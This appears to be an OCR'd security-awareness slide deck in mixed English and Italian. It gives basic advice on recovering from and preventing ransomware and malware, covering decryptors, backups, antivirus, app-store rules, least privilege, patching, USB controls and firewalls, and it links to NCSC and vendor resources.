
Step 3: Use ransomware decryption tool

If your computer gets infected with encryption ransomware, you will need to use a ransomware decryptor to decrypt your files and data so that you can access them again.

Step 4: Restore files from backup

If you have backed up your data externally or on cloud storage, restore a clean backup of all your files on your computer.

NoMoreRansom!!!



Antivirus software

- dovrebbe essere usato su tutti i computer, generalmente è incluso gratuitamente con i sistemi operativi più popolari.
  per gli smartphone e i tablet potrebbe non essere necessario un antivirus se configurati secondo le linee guida di sicurezza

Impedire di scaricare app sospette

- andrebbero scaricate app per telefoni solo da store approvati dal produttore, queste app sono controllate per fornire un certo livello di protezione dai malware
  il personale non dovrebbe potere scaricare app di terze parti poiché non sono state controllate
- Gli account del personale dovrebbero avere solo l'accesso necessario per svolgere il proprio ruolo, con permessi aggiuntivi solo per chi ne ha bisogno

Aggiornamento regolare:

- necessario assicurarsi che software e firmware di tutti i dispositivi IT siano sempre aggiornati alle ultime versioni fornite. Applicare regolarmente questi aggiornamenti noto come "patching" è fondamentale per migliorare la sicurezza. Meglio impostare l'aggiornamento automatico dove possibile

Sostituzione a fine vita utile:

- Quando i prodotti raggiungono la fine del supporto e gli aggiornamenti non sono più disponibili, è da considerare la sostituzione con alternative moderne

Controllo sull'utilizzo dei dispositivi USB:

- Evitare l'utilizzo indiscriminato di chiavette USB e schede di memoria per trasferire file, una chiavetta infetta può mettere a rischio l'intera organizzazione.
  Per ridurre il rischio, blocca l'accesso alle porte fisiche per la maggior parte degli utenti, utilizza sistemi antivirus e permetti solo l'uso di chiavette approvate internamente. Questo dovrebbe essere parte della politica aziendale, incoraggiando il personale a preferire mezzi alternativi come mail o archiviazione cloud

Attivare il firewall:

- I firewall creano una "zona di buffer" tra la rete locale e quelle esterne (come Internet). La maggior parte dei sistemi operativi più diffusi include un firewall, quindi potrebbe essere sufficiente attivarlo.

Resources

- Mitigating malware and ransomware attacks
  https://www.ncsc.gov.uk/guidance/mitigating-malware-and-ransomware-attacks
- Small Business Guide: Protect your organization from malware

  https://www.ncsc.gov.uk/collection/small-business-guide/protecting-your-organisation-malware
- Tips on how to prevent ransomware attacks

  https://www.kaspersky.com/resource-center/threats/how-to-prevent-ransomware
- Vedere Labs – Common Ransomware TTPs

  https://www.forescout.com/resources/common-ransomware-ttps-threat-briefing/